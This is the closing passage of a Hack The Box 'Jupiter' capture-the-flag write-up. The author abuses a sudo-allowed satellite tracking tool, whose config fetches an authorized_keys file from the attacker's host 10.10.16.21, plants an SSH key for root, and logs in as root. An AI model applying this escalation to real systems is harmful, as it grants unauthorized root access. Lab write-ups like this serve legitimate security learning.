                "azel",
                "dis",
                "geo",
                "tab",
                "pos",
                "vel"
        ]
}
```

Now lets see run that sudo command again

```
jovian@jupiter /tmp (0.594s)
sudo /usr/local/bin/sattrack

Satellite Tracking System
Get:0 http://10.10.16.21/authorized_keys
tlefile is not a valid file
```

And it should be saved now
Lets ssh in as root

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Jupiter git:(main)±4 (1.974s)
ssh -i pks root@jupiter.htb


root@jupiter:~ (0.067s)
Welcome to Ubuntu 22.04.2 LTS (GNU/Linux 5.15.0-72-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Tue Oct 29 10:06:00 AM UTC 2024

  System load:           0.0166015625
  Usage of /:            81.7% of 12.33GB
  Memory usage:          26%
  Swap usage:            0%
  Processes:             243
  Users logged in:       3
  IPv4 address for eth0: 10.10.11.216
  IPv6 address for eth0: dead:beef::250:56ff:feb9:8ebc


Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check yo



root@jupiter ~
```

And here is your root.txt

```
root@jupiter ~ (0.283s)
ls -al

total 40
drwx------  7 root root 4096 Oct 29 08:10 .
drwxr-xr-x 19 root root 4096 May  4  2023 ..
lrwxrwxrwx  1 root root    9 Mar  7  2023 .bash_history -> /dev/null
-rw-r--r--  1 root root 3106 Oct 15  2021 .bashrc
drwxr-xr-x  3 root root 4096 May  4  2023 .cache
drwxr-xr-x  3 root root 4096 May  4  2023 .local
-rw-r--r--  1 root root  161 Jul  9  2019 .profile
-rw-r-----  1 root root   33 Oct 29 08:10 root.txt
drwx------  3 root root 4096 May  4  2023 snap
drwx------  2 root root 4096 Oct 29 10:05 .ssh
drwxr-xr-x  2 root root 4096 May  4  2023 .vim
```

Thanks for reading :)